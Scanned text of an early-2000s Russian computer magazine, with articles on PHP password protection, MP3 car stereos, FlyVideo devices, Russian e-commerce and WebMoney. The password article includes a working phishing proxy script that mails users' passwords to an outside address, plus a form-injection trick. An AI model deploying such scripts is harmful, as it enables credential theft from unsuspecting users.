</TITLE>
</HEAD> <FORM METHOD="POST"
ACTION="http://212.119.181.97/test.php"
ENCTYPE="application/x-www-form-
urlencoded"> Password: <INPUT
TYPE="password" NAME="psw" VALUE=""
SIZE=12
```

```
MAXLENGTH=12><input type="reset">
<INPUT TYPE="submit" NAME="action"
VALUE="Enter"> </FORM>
```

```
</FORM> </BODY></HTML>
```

Обратите внимание на слово ENCTYPE, оно используется для отображения вводимого пароля в виде звездочек, чтобы исключить его подсматривание "через плечо". Скрипт, выполняемый под управлением сервера, может быть написан на одном из специальных языков программирования. В качестве примера привожу текст на PHP:

```
<?php
$URL1="http://aaa.spb.ru";
$URL2="http://bbb.spb.ru";
$a="pas123";
if ($a==$psw) readfile($URL1);
readfile($URL2);
?>
```

Функция readfile вызывает html-страницу. Переменная \$a содержит пароль pas123, который сравнивается на корректность со словом, введенным пользователем. Значение переменной \$psw содержит данные, введенные пользователем при заполнении формы (поле psw). Если сравниваемые значения совпадают, то происходит обращение к странице, определенной в

\$URL1, и скрипт завершает свою работу. Если условие не выполняется, выполняется переход к следующей строке и отображается страница, определенная в \$URL2. В текст сообщения, размещенного на сайте <http://bbb.spb.ru> (или на другой странице сайта <http://aaa.spb.ru>), помимо сообщения о том, что в доступе отказано по причине ввода некорректного пароля, можно включить рекомендации пользователю о действиях в сложившейся ситуации.


Защита паролем за пять минут

Приведенный выше скрипт на PHP работает быстро и эффективно, да и для набора текста программы требуется всего пара минут, но где же его разместить? Простой совет навсегда забыть о бесплатном хостинге и, заплатив примерно \$100/год провайдеру, получить личный сервер с поддержкой скриптов, скорее всего придется не по душе рядовому пользователю Сети. Размещение скриптов на серверах, поддерживающих бесплатный хостинг, занимает время, а защиту порой бывает необходимо установить всего за несколько минут. На этот случай есть один оригинальный прием, которым я и хочу поделиться. Я не удивлюсь, если подобный подход к установке защиты кем-то уже давно используется.

Установка парольной защиты на доступ к определенным страницам порносайта — стандартный сервис, предлагаемый AVS (системами контроля возраста). Использование AVS-сервиса по прямому назначению — отдельная тема, но суть в том, что данную систему защиты можно использовать на любом сайте. Рассмотрим для примера установку защиты на AgeCheck (<http://www.agecheck.com>).

Система регистрации нового сайта здесь такова. Создав свое порно-творение, вебмастер регистрирует новый сайт (<http://www.agecheck.com/camspl/lounge>), заполняя несколько полей: информация о вебмастере, название сайта, сексуальная ориентация материалов и прочая, применительно к нашей ситуации, лабуда. Важных для

нас поля всего четыре: 1) электронный адрес, по которому будет выслана форма для ввода пользователем пароля; 2) путь с адресом сайта (например, <http://xxx.spb.ru>); 3) имя и адрес страницы, на которой будет установлена форма для ввода пароля (<http://xxx.spb.ru/avs.htm>); 4) адрес страницы, которая будет отображена в случае ввода правильного пароля (<http://xxx.spb.ru/good.htm>). Отмечу, что ввод корректного почтового адреса необходим не только для получения текста с формой, но и вашего персонального вебмастерского пароля для доступа к сайту.



У каждого из тысяч пользователей AgeCheck свой пароль, который подходит к любому из сайтов этой системы. Выдается он после того, как разработанный adult-сайт просмотрен и принят администрацией AgeCheck. До проверки доступ к странице, определенной в п. 4, возможен только по личному паролю вебмастера. Заявка на проверку подается по электронной почте лично вебмастером, а сроки ответа не оговариваются, из чего следует, что "тестирование" сайта может длиться бесконечно долго. Присланный текст с формой для ввода пароля включает в себя дополнительную информацию (заставка в виде сексуальной девицы, ссылка на сайт AVS и пр.). В случае надобности весь этот мусор удаляется в считанные секунды. Остается только рабочая часть формы:

```
<FORM ACTION='http://
mp.agecheck.com/camspl/checkid'
METHOD='POST'>
<INPUT TYPE='HIDDEN' NAME='page'
VALUE='2199428'>
<INPUT TYPE='TEXT' SIZE='20'
MAXLENGTH='20' NAME='id'>
<input type="submit" name="Submit"
value="Submit">
```

```
<input type="reset" value="Clear"> /  
FORM>.
```

где page — порядковый номер сайта, а id — поле для пароля. На установку защиты с использованием этого метода уходит менее пяти минут, и нет необходимости использовать скрипт собственной разработки. Естественно, для доступа пользователей к защищенной части сайта вам следует сообщить им свой вебмастерский пароль. С позиции традиционного использования AVS подобная передача пароля абсолютно недопустима, так как с его помощью можно получить доступ к счету вебмастера на AgeCheck, но в нашем случае счет не активирован, да и накопление денег на нем начинается только после проверки сайта администрацией AgeCheck.

Пароль от счета, где деньги лежат, или подсадная утка

Рассказать о системе парольной защиты и не остановиться хотя бы в общих чертах на методах ее взлома будет, наверное, не совсем честно по отношению к читателю. Даже если ваш сайт защищен парольной системой профессионального разработчика (например, той же AVS AgeCheck), а не простеньким самодельным скриптом, это еще не гарантия полной безопасности. Остановлюсь всего на одном из многих методов взлома, разбор которого в данной статье уместен, поскольку метод наглядно демонстрирует важность человеческого фактора при построении системы безопасности.

Сначала теоретический постулат. Если группа пользователей работает с группой n серверов, при этом каждый пользователь имеет свой уникальный пароль, дающий доступ к каждому серверу из этой группы, то для получения парольного доступа ко всей группе серверов достаточно добавить n+1 сервер, который будет идентифицирован пользователями как полноправный сервер данной группы. Добавленный сервер, перехватив пароль, переадресует пользователя на один из серверов группы, воспользовавшись общим для всех серверов способом представления

информации. Число n должно быть достаточно большим, чтобы не вызвать подозрений у пользователя.

В качестве практического примера я обращусь к той же системе AgeCheck, так как для нее n — более 130000. В ответ на возможные замечания о том, что мой рассказ может спровоцировать некоторых на практическое использование метода, замечу, что PHP сейчас используется не слишком широко, а бесплатный хостинг с поддержкой скриптов на PHP мне не известен. Размещение подобного скрипта на сайте, за который заплачено своими кровными, чревато тем, что провайдер просто аннулирует договор на обслуживание. Кроме того, на многих хакерских сайтах Сети списки паролей от системы представлены в изобилии и элементарно находятся большинством поисковых систем за считанные минуты. Я не знаю, как хакерам удалось получить пароли, но могу предположить, что было использовано нечто похожее на представленную здесь схему. Посмотрите на приведенный ниже скрипт.

```
<?php  
$URL="http://mp.agecheck.com/  
campspl/checkid?page=";  
$URL=$URL.$page;  
$URL=$URL."&id=";  
$URL=$URL.$id;  
$URL=$URL."&Submit=Submit";  
mail('password@xxx.spb.ru',  
"Password: $id", "Password: $id\n Page:  
$page\n URL=$URL\n REMOTE_ADDR =  
$REMOTE_ADDR\n\nREMOTE_PORT=  
$REMOTE_PORT");  
readfile($URL);  
?>
```

В скрипт передается информация о полях id и page, формируется адрес страницы и в функции readfile(\$URL) происходит обращение к ней. Заметьте, что передаваемая строка по формату полностью идентична той, которую отравила бы <FORM ACTION='http://mp.agecheck.com/campspl/checkid'. Поэтому и реакция на обработку строки будет соответствующей: введен правильный пароль — попали на сайт, ошибочный — получили отказ в доступе. В качестве сайта, на закрытую страницу которого будет осуществлен

переход, можно выбрать любой из 130000. Вернее, почти любой, так как есть небольшой нюанс, о котором я умалчиваю, чтобы затруднить практическое использование метода. Злоумышленник, указывая сайт, может даже не иметь доступа к его закрытой части и не знать ни одного пароля! Ему нужно просто корректно описать механизм вызова и ждать, пока к нему по электронной почте не придут пароли в письме следующего типа:

```
Password: loh123
```

```
Page: 2199428
```

```
URL=http://mp.agecheck.com/  
campspl/checkid?page=2199428&id  
=loh123&Submit=Submit
```

```
REMOTE_ADDR=212.119.181.3
```

```
REMOTE_PORT=3573
```

Естественно, что злоумышленник где-то размещает сайт-обманку и всеми силами начинает завлекать на него пользователей. Обратите внимание на психологический фактор: пользователь, введя корректный пароль, получает доступ к сайту, и у него не возникает подозрений, что его пароль стал известен хакеру. Ведь визуально форма остается прежней, и только при просмотре исходного текста можно заметить, например, что в код формы внесены изменения <FORM ACTION='http://212.119.181.97/sex.php'. Возможен и вариант, когда злоумышленнику удастся просто взломать один из сайтов системы и тогда он может внести изменения в исходный код формы. Одним словом, если контролируется на неизменяемость только код формы, но не документ в целом, то не контролируется ничего! Напротив, это добавил хакер:

```
<FORM ACTION='http://  
212.119.181.97/sex.php' что-то там...
```

```
<!-- Крпшой контроль Start of  
AgeCheck code: s1s2.txt -->
```

```
<FORM ACTION='http://  
mp.agecheck.com/campspl/checkid'. что-  
то там...
```

```
</FORM>
```

```
<!-- End of AgeCheck code Дальше  
можно не контролировать -->
```

Internet Explorer не станет выдавать сообщение об ошибке, а просто выполнит первую строку <FORM ACTION= (ее поставил хакер), проиг-

норировав вторую. Как видите, контролируемый код остался неизменным!

По секрету всему свету

Приведу еще один скрипт. Достаточно часто встречается ситуация, когда вы хотите дать возможность воспользоваться вашим паролем другому человеку, например, для доступа к платному сайту, но по ряду причин не хотите сообщать ему пароль. Например, пароль подходит к целой группе ресурсов, но вы хотите разрешить доступ только к одному из них. Для решения данной задачи можно использовать скрипт, включающий в себя пароль. Скрипт исполняется, подставляя требуемый для доступа пароль. При этом пользователь может только запустить скрипт, но не просмотреть исходный текст.

```
<?php
readfile("http://mp.agecheck.com/
s a m s p l / c h e c k i d ? p a g e
=2194065&id=loh1234&Submit=Submit");
?>
```

Обратите внимание на переменную \$REMOTE_ADDR, передающую адрес сетевого компьютера, с которого произведено обращение к скрипту. Специальные переменные позволяют установить не только адрес компьютера или номер порта, но и собрать множество другой информации о пользователе, вплоть до типа его браузера. С одной стороны, подобный сбор информации — несомненный минус, но, с другой стороны, та же информация помогает и в борьбе с хакерами. Скрипт, обеспечивающий парольную защиту, можно усложнить, например, добавив контроль сетевого адреса. Тогда, если с одного адреса в течение определенного времени (например, минуты) был три раза введен неправильный пароль — все пароли, предъявляемые с этого адреса, будут отвергаться как некорректные в течение долгого времени (например, часа). Ясно, что это позволяет предотвратить попытку взлома методом подбора пароля.

Полные версии htm-файлов и скриптов, описанных в статье, вы можете получить на сайте автора: <http://aiv.spb.ru/script.zip>.



Игорь Бодарев

MP3-автомобиль

С того времени, как я увидел первый диск с музыкой в формате Мрег-3, меня стал беспокоить вопрос: а можно ли эти диски слушать без компьютера, например, в машине?


“Что даст мне MP3 в машине?” — спросите вы. А вот что. На одном диске размещается в зависимости от качества оцифровки от 100 до 250 композиций. Вы сможете сами составить свою автомобильную фонотеку. Ведь автомагнитолы представляют собой миникомпьютеры, куда можно записать музыку на год вперед, и все это за довольно умеренную плату. Стоит такой диск от 50 до 70 рублей, а все продавцы с доплатой 10—15 рублей охотно обменяют вам его на другой в течение месяца, если диск не будет содержать физических дефектов. Помоему, сильный аргумент по сравнению с 12—18 песнями на одном диске и такой же ценой.

Мрег-3-плееры уже давно ни редкость, и борьба фирм идет за компактность. В Москве такое устройство можно купить в среднем за \$150. А как же обстоит дело с MP3-автомобильными?

Первые устройства для проигрывания музыкальных файлов MP3 в автомобиле замаячили на рынке года полтора назад. Правда, магнитолами их назвать трудно, поскольку

они больше похожи на обычные узлы компьютера (чем фактически и являются). Чтобы слушать с их помощью музыку в автомобиле, надо сначала эти устройства принести домой и подсоединить к компьютеру, переписать на них MP3-фонотеку, а уж затем установить в машину вместо магнитолы или подключить их вместо CD-чейнджера. Самые современные модели имеют внешний вид, как у обычных автомагнитол. Они хороши компактностью, но проигрывают в объемах памяти.

Начнем с самого сложного и самого близкого к российской действительности способа прослушивания MP3 в машине. Как вы, наверно, уже догадались, этот способ на-



зывается “Сделай сам”. Компания AAEON анонсировала мини-плату PCM-4897 размером с CD-диск на базе процессора MediaGX. Несмотря на столь малые размеры, на борту платы установлена звуковая плата, совместимая с Sound Blaster. Не успела плата появиться, как народ придумал нетрадиционные об-

ласти ее применения. Одна из них — использование платы, укомплектованной процессором MediaGX и жестким диском от ноутбука, в качестве автомобильной MP3-магнитолы.

Теперь — о профессиональных моделях. Компания DigitalCar представила новую автомобильную MP3-магнитолу. Она состоит из собственного компьютера, 6.4 Гб винчестера и цветного ЖК-дисплея. Стоит такая автомеломанская радость \$770.

Следующим в нашем списке будет Personal Juke Box JJB-100. Техника довольно приличная, но по соотношению цена-качество уступает NEO-25, о котором пойдет речь ниже. Объем жесткого диска 6 Гб, от встроенного аккумулятора работает 10 часов. В комплекте высококачественные наушники KOSS, USB-кабель, аккумулятор (UR-110, 3.6V/1350 mAh), зарядные устройства, CD с программным обеспечением. Стоимость этого чуда — \$600.


Любителям никогда не расставаться со своей фонотекой я могу посоветовать недавно появившиеся плееры NEO-25 и NEO-35 компании SSI. NEO 25 имеет инфракрасный порт, ЖК-дисплей с подсветкой, встроенный эквалайзер, многофункциональный play-list и порт USB, совместимый с платформами PC и MAC.

В обычных конфигурациях NEO-25 комплектуется винчестерами емкостью 6, 12 и 20 Гб. Винчестер на 20 Гб вмещает 300 часов музыки (около 8000 песен), что эквивалентно 650 стандартным музыкальным CD. Цена этого изделия довольно высокая — \$499, 579 и 799 соответственно емкости винчестеров. SSI предлагает и вариант NEO 25 без жесткого диска (в этом случае используется винчестер ноутбука).

NEO-35 ошарашил всех объемом своей встроенной памяти по сравнению с системами того же класса — 81 Гб (!). Естественно, в качестве носителя используется винчестер. NEO-35 комплектуется док-станциями, которые позволяют использовать плеер в авто и в связке с домашним аудиоцентром. Чем можно забить такую прорву дискового пространства — представить трудно: это же примерно 1700 часов

музыки (больше 70 суток!). Цена новинки — \$599.

Теперь мы подошли к модели английской компании Empeg, которая действительно создана для автомобиля, имеет схожий с обычными автомагнитолами дизайн. Дополнительно в комплект этой автомагнитолы входит FM-тюнер с диапазоном принимаемых частот 88—108 КГц. Примерная цена при 6 Гб жестком диске — \$1200, а при 36 Гб — \$2000. Любителям подробностей напомним, что Empeg — одна из первых фирм, начавшая производство MP3-автомобильных магнитол, и что недавно эту фирму купила S3.



По моему мнению, заслуживает внимания и MP3 Changer. Его память на 40 Гб позволяет вместить фонотеку на 750 компакт-дисков. При такой большой памяти цена всего \$350 ставит это устройство в разряд вполне доступных.

Но честно говоря, все эти модели не для России. Слишком уж цены высокие, да и техника довольно сложная для автолюбителя, не сильно продвинутого в компьютерах. Aiwa и Kenwood предложили свои модели магнитол. Это уже не компьютеры, а просто магнитолы без жестких дисков. Они проигрывают именно то, что записано на CD, без всякой перезаписи. Правда, цена на модель Kenwood eXcelon Z919 — \$750, что тоже, согласитесь, не дешево, но модель Aiwa CDC-MP3 дешевле и практически не уступает Kenwood, а в некоторых качествах даже превосходит.

Приведу сравнительные характеристики этих двух магнитол, а уж дальше решать вам.

Kenwood eXcelon Z919

- Маскирующаяся, несъемная панель
- Цветной ЖК-дисплей с флуоресцентной подсветкой

- Эквалайзер KEX с шестью пресетами настроек звука
- Встроенная система управления CD-чейнджером (только для 10-дискового чейнджера C907) CD Text "Disc naming"
- Пульт ДУ
- Чувствительность FM-приемника 9.3 dBf
- Гарантия 2 года



Характеристики звука очень неплохи, при соответствующей акустике и звукоизоляции авто, должно звучать недурно. Посмотрим, как будет дальше развиваться эта индустрия.

Aiwa CDC-MP3

- Отделяемая лицевая панель
- Цветной дисплей с эффектами
- Настройки предусиления для передних и задних динамиков
- Система N-Bass управления CD-чейнджером
- Пульт управления с руля
- Чувствительность FM-приемника 12.7 dBf
- Гарантия 1 год



Заявленные характеристики хуже (хотя качество звучания зависит от автомобиля и комплекта акустики), но, с другой стороны, цена на \$400 ниже, чем у Kenwood, позволяет многое простить этой магнитоле. За \$350 можно получить CD-MP3-магнитолу с очень приятными возможностями.

Итак, решать вам: экономить и покупать диски, которые вы будете слушать три дня, или же купить MP3-магнитолу и не переставать наслаждаться новой музыкой с одного диска целый месяц, а то и больше. Присмотритесь к новинкам MP3-индустрии.

Успехов и удачи вам, автолюбители и меломаны!

Продолжение. Начало см. "Магия ПК" №12/2000



Игорь Синицын, ООО "СИНКО"

FlyVIDEO:

МУЛЬТИМЕДИА С ИЗЮМОМ

USB RoboCAM



Это видеокамера, подключающаяся к USB. Параметры самые обычные, матрица 640x480 (300 Kpix), скорость как у всех USB-видеоустройств. Иде-

альна для Интернета.

Изюминка: На камере есть кнопка, которая сбросит кадр в графический редактор (кстати, кадр будет очень неплохого качества). Ну и что? — спросите вы. А вот попробуйте, сидя перед компьютером с камерой, заснять себя, любимого, тогда и поймете, что получится снимок руки, протянутой к кнопке на камере. А здесь вы можете задать время задержки после нажатия, чтобы успеть принять нормальное положение. Еще можно включить камеру в режим кадровой съемки, скажем, раз в минуту. Бывает полезно.

USB CapView

Эта маленькая изящная коробочка одним концом подключается к USB-порту ПК, а другим ее можно подключить к любому источнику видео через обычный AV или SVHS. Картинка до 640x480, скорость до 30 кадров в секунду. А как еще вы сможете подключить видеомонитор к ноутбуку? Конечно, USB слегка притормаживает, но зато работа-



ет! Чтобы смотреть кино, приходится делать экранчик поменьше, а вот для видеоконференций — в самый раз.

Изюминка: на коробочке есть кнопка, нажав на которую вы "заморозите" кадр и сбросите его в графический редактор. Не нужно ползать по экранному меню. Там пока найдешь нужный пункт, кадр наверняка пропустишь.

USB CathSOUND

Это изделие вообще не имеет аналогов и получило уже бесчисленное количество наград. Оно подхватывает музыку в любом формате с ПК и через USB-порт по оптоволокну записывает на мини-диск (SONY MD).

Изюминка: понимает не только аудио CD, но и MP3, совместим со всеми программными MP3-плеерами, не требует драйверов.



AV-BOX

Система нелинейного видеомонтажа. MPEG2 аппаратная компрессия на лету. Стереозвук. Поддержка всех стандартов ввода/вывода (AV, SVHS, USB, IEEE1394, DV, iLINK). Читает карты SmartMedia и CompactFlash.

Изюминка: все входные разъемы сделаны как отдельная коробочка (BOX) и могут присоединяться кабелем снаружи ПК в удобном месте. Возможен монтаж в 5" гнездо и соединение с платой внутри корпуса.

ENCODER 4

Преобразует VGA-сигнал в телевизионный при разрешении до 1024x768. Прикручивается к VGA-разъему на ПК, а к нему подключается



монитор. Сбоку — выход телесигнала AV и SVHS. Системы PAL/NTSC.

Изюминка: не нужны никакие драйверы, все делает сам и управляется кнопками на корпусе. Выводит свои меню на экран телевизора. Полностью автономное устройство.

VIDEOPHONE

Видеотелефон. Работает на обычных телефонных линиях. Собрал самое большое количество наград и стал рекордсменом по продажам в Юго-Восточной Азии. Встроенная видеока-




мера и цветной LCD-экранчик. Позволяет подключать внешние видеокамеры, видеомониторы, сбрасывать кадры на ПК.

Изюминка: полностью поддерживает стандарт H.324, то есть на него можно позвонить с компьютера, оснащенного видеокамерой и модемом, и пообщаться (с видео и звуком!) с человеком, у которого есть только этот телефон.

Finger ID

Новинка. Миниатюрный считыватель отпечатка пальца. Подключается к USB-порту ПК и служит для полного контроля доступа ко всем ресурсам. Поддерживается база данных пользователей, где каждому задаются свои права. Полностью исключает вхождение в систему под чужим именем и паролем.

Изюминка: датчик температуры живого тела, драйвер USB под NT/SDK под NT.




Все эти изделия выпускает Animation Technologies Inc., которой принадлежат торговые марки FlyVideo и LifeView (см. www.lifeview.com.tw или на www.synco.ru).

Так ли безоблачны перспективы развития электронной коммерции в мире и в России? Электронная коммерция сегодня стала чуть ли не синонимом понятия новых информационных технологий. Ее успеху способствуют значительное сокращение издержек, оперативность и множество других факторов. Об этом весьма убедительно говорит стремительно растущая статистика объемов продаж и рекламы.

Однако существует и другая статистика. Эти цифры весьма красноречиво указывают на существенные недостатки электронной коммерции. Говоря об объемах продаж, обозреватели обычно скромно замалчивают количество и стоимость возврата проданного товара, а это зачастую весьма большая величина.

Интересны данные компании NFO Interactive (<http://www.monitoring.ru/world/articles/a0157.html>), опросившей 759 онлайн-покупателей, делавших покупки в последние 6 месяцев: 21% из них вернули купленные товары. Во многих случаях покупатель не удовлетворен покупкой, но по ряду причин отказывается от возврата товара, например, из-за нежелания оплачивать обратную доставку или просто тратить на это свое время. И статистика таких случаев впечатляет:



Влияние опыта работы в Интернете на отказ от возврата товара

Проанализируем приведенные выше цифры. Доля покупателей, оставивших товары, растет в пропорциональной зависимости от опыта работы в Интернете. Это может быть связано с двумя факторами:

1. Покупатели, имеющие больший опыт пользования Интернетом,



Андрей Арутюнян

Время В2С в Россию еще не пришло

как правило, относятся к более состоятельным слоям общества и поэтому могут позволить себе не тратить время на обратную отсылку товара, смирясь с тем, что средства потрачены впустую.

2. У них уже имеется негативный опыт в части обратной отправки товара (большие затраты времени и средств, не возвращены деньги за товар и т.п.), причем у тех, кто пользуется Интернетом дольше, соответственно, больше и негативного опыта.


Вернемся к результатам опроса. Каждый третий (35% респондентов!) отметил наличие негативного опыта онлайн-покупок. Список причин довольно широк: мошенничество с кредитными картами, получение товара с большой задержкой или неполучение его вовсе, получение товаров, которые не были куплены. Специфические реакции в этой группе распределились так.

- За исключением мошенничества с кредитными картами, около одной трети респондентов перестали совершать покупки на сайтах, где они получили негативный опыт.

- Среди 17% респондентов, которые сами пострадали от мошенничества с кредитными картами или знали кого-то, кто пострадал от этого, примерно половина стала более избирательна в отношении сайтов для совершения покупок.

- 16% онлайн-покупателей, имеющих негативный опыт (за исключением случаев мошенничества с кредитными картами), прекратили покупки временно или навсегда.

- 14% онлайн-покупателей, знающих о мошенничестве с кредитными картами, перестали делать онлайн-покупки временно или навсегда (данные <http://www.monitoring.ru/world/articles/www.emarketer.com>).



1. продолжают совершать покупки
2. прекратили из-за мошенничества с кред. картами
3. прекратили из-за полученного негативного опыта

Влияние негативной информации и опыта на дальнейшее совершение покупок

Остановимся пока на одной цифре — 16% покупателей, получивших негативный опыт, прекратили совершать онлайн-покупки. Это 5.6% от общего числа покупателей. По сравнению с 40% покупателей, неудовлетворенных купленным това-

ром, цифра невелика. Однако очевидно, что она будет увеличиваться с накоплением опыта покупок через Интернет, особенно негативного.

Кроме того, если говорить о развитии электронной торговли в России, число покупателей, прекращающих покупки из-за негативного опыта, существенно увеличивается — ведь российское население почти поголовно получило прививки вакцинами под названием "МММ", "Хопер-Инвест" и др.

Развитие электронной коммерции идет сейчас прежде всего за счет новых пользователей Сети. Старый добрый рекламный лозунг "Но можно хотя бы попробовать" вкупе с поднимаемым вокруг электронной коммерции ажиотажем срабатывает на все 100. Именно новые, малоопытные пользователи являются пока основной движущей силой интернет-коммерции. И этот ресурс еще весьма велик — на сегодня Интернетом пользуется всего 6.25% населения нашей планеты.


Несомненно, электронная коммерция имеет очень значительные преимущества по сравнению с традиционной, однако она создает весьма значительные возможности как для мошенничества, так и для недобросовестной торговли. И для России это еще полбеды. Не будем забывать, что электронная коммерция — это не только информация о товаре, его оплата, но еще и доставка. Именно доставка вносит существенные коррективы в развитие электронной торговли.

В США электронная коммерция вполне успешно развивается, но этот успех во многом объясняется четко налаженным механизмом доставки товаров покупателям. Ведь до появления Интернета там успешно продавали товары и по телефону. Отлаженный и четко работающий механизм доставки, к тому же использующийся весьма стабильно и интенсивно, позволяет свести к минимуму стоимость и сроки доставки товаров.

На территории России, увы, на сегодня инфраструктура доставки товаров практически отсутствует. Пожелав купить книгу, компакт-диск, видеокассету, вы еще не встретите

особых проблем, но попробуйте купить что-нибудь более дорогостоящее, тяжелое или объемное (например, резиновую лодку или монитор). Очень часто это будет либо просто невозможно, либо обойдется в сумму, соизмеримую с ценой товара. Дойдет ли заказанный товар до покупателя вообще, а тем более в указанный срок — также нельзя утверждать с уверенностью.

Серьезным подводным камнем на пути развития электронной коммерции в России является также отсутствие универсальных платежных



Распределение онлайн-покупателей по регионам России

систем, действующих на всей территории России, что в свою очередь связано с отсутствием какой бы то ни было законодательной базы. Даже в западных банках, весьма лояльных к своим клиентам, зачастую весьма непросто открыть счет для приема платежей через Интернет, а в наших российских условиях эта проблема вырастает порой в непреодолимый барьер.

Еще одна традиционная российская проблема — бедность. Ведь один из существенных плюсов электронной коммерции — способность приблизить к покупателю те товары, которых нет в ближайших ему магазинах. Однако на сегодня реально платежеспособная масса населения сконцентрирована в нескольких городах России (прежде всего Москва и Санкт-Петербург), где и так число не виртуальных магазинов и их ассортимент весьма велики. Процветать электронная коммерция сможет только тогда, когда к покупкам через Интер-

нет широко станут прибегать жители удаленных регионов, находя в торговых порталах то, что они не могут купить в магазине по соседству. Сегодня же средний уровень доходов населения в регионах столь мизерный, что не может вызвать устойчивый спрос на товары, предлагаемые посредством e-commerce.

Спасет ли электронная коммерция экономику России? Навряд ли. Это не панацея от экономических неурядиц и не чудодейственное средство восстановления экономики. Электронная коммерция является лишь точным слепком состояния экономики любого государства.

То, что e-commerce на Западе придается такое большое значение, неудивительно. Для западного общества значение коммерции вообще очень велико, это одна из основ западной цивилизации. Однако российское общество, как известно, существенно отличается от западного. Увы, поговорка "что для русского хорошо, то для немца смерть" может сработать и здесь, только с точностью "до наоборот". Мы уже не раз убеждались в том, что перенос на российскую почву методов западной экономики не всегда дает желаемый результат. Вопрос о том, есть ли у России свой путь в развитии электронной коммерции, остается открытым.

Ясно, что для российских предприятий сегодня чрезвычайно выгоден экспорт. Однако что экспортиро-



вать? Россия по-прежнему остается страной с высоким научным потенциалом. И той страной, которая пока еще является производителем оригинальной и необходимой миру информации — того самого товара, который обещает стать основным в наступившем веке. Производство этого товара в России экономически гораздо выгоднее, чем во многих иных странах. Если мы будем развивать только электронную торговлю, не замечая и затаптывая ростки чего-то иного, может быть, даже более перспективного, мы можем в первую очередь лишиться индустрии производства информации — она трансформируется в индустрию торговли информацией, в которой отечественному производителю информации уже не найдется места, а это не прибавит устойчивости нашей экономике.

Выводы

Для России с ее пространствами e-commerce действительно может значительно сократить издержки на многих стадиях коммерческого процесса. Однако, если на Западе сейчас идет активное развитие B2C-сектора (Business-to-Consumer, электронная коммерция между фирмой и клиентами), то в России для его развития совершенно не готова инфраструктура доставки товаров. Поэтому наиболее перспективным для России является сегодня сектор B2B (business-to-business, коммерция между фирмами). Новый импульс этому сектору экономики может придать намечающееся принятие законов об электронной подписи.

Что же касается B2C сектора, то его время еще в Россию не пришло. По некоторым оценкам, для его нормального развития необходимо, чтобы число пользователей Интернета составляло не менее 14% экономически активного населения. Сегодня же число пользователей Интернета в России, по самым оптимистичным оценкам, не превышает 6.6 млн человек. Зато, по результатам опроса ВЦИОМ, 14% населения нашей страны ничего не знают о существовании Интернета!



Российские электронные деньги

WebMoney

Что такое WebMoney?

Я хочу рассказать о системе денежного обращения в Интернете WebMoney Transfer.

WebMoney можно рассматривать как особый род валюты в стране Интернет. Этими деньгами можно расплачиваться в магазинах, на них можно играть на бирже, делать ставки в казино, их можно давать в долг или брать взаймы. Вы даже можете получать ими зарплату, если ваш работодатель также является участником этой системы. Можно открыть свой магазин и принимать оплату за продаваемые товары в режиме онлайн.

Итак, что же такое WebMoney? Как написано на сайте, "WebMoney Transfer — универсальная внебанковская система, позволяющая проводить мгновенные расчеты в сети Интернет... Средством расчетов в системе служат титульные знаки WebMoney". Это значит, что, во-первых, все сделки в системе можно осуществлять анонимно. Во-вторых, система оперирует не реальными деньгами, а их эквивалентами (пока это эквиваленты рубля и доллара), что позволяет брать очень небольшие проценты за перевод денег (0.8% за операцию внутри системы). В-третьих, все расчеты проводятся

мгновенно: если вы заказали в магазине товар, то счет на него придет вам через 2—3 секунды, а как только вы подтвердите оплату, деньги будут переведены на счет магазина.

Зачем это нужно?

Тем, для кого день без Интернета прожит впустую, теперь не надо вставать из-за компьютера и тащиться к своему провайдеру, чтобы заплатить за доступ в Сеть, не надо таскать с собой кучу денег, чтобы купить в магазине понравившийся диск или видеокассету, да и просто одолжить другу денег они могут одним кликом мышки.

Деловой человек, пожелавший начать свой бизнес в Сети, с WebMoney может сделать это за полчаса. Не нужно открывать счет в банке, ставить дорогостоящую платежную систему, платить бухгалтеру за возню с бумагами.

WebMoney — универсальная система. Сейчас количество ее активных пользователей составляет более 60000 человек, а ежедневный оборот приближается к 20000 долларов, но система развивается буквально на глазах. Например, совсем недавно появилась новая услуга — кредитная система, в которой определение кредитного рейтинга заемщика и возврат денег производятся автоматически.

Для того чтобы воспользоваться

возможностями этой системы, не надо проходить сложную процедуру регистрации, не надо даже давать своего настоящего имени, не говоря уже о паспортных данных и справках из психдиспансера. Участникам системы не требуется постоянное подключение к Интернету и очень мощный компьютер, не нужен счет в банке или пластиковая карта.

Как это работает?

Все расчеты в системе ведутся с помощью клиентской программы WebMoney Keeper, которая содержит в себе кошельки, историю входящих и исходящих счетов, систему обмена сообщениями. Кроме того, программа может взаимодействовать с вашим собственным интернет-магазином (если вы его создадите).

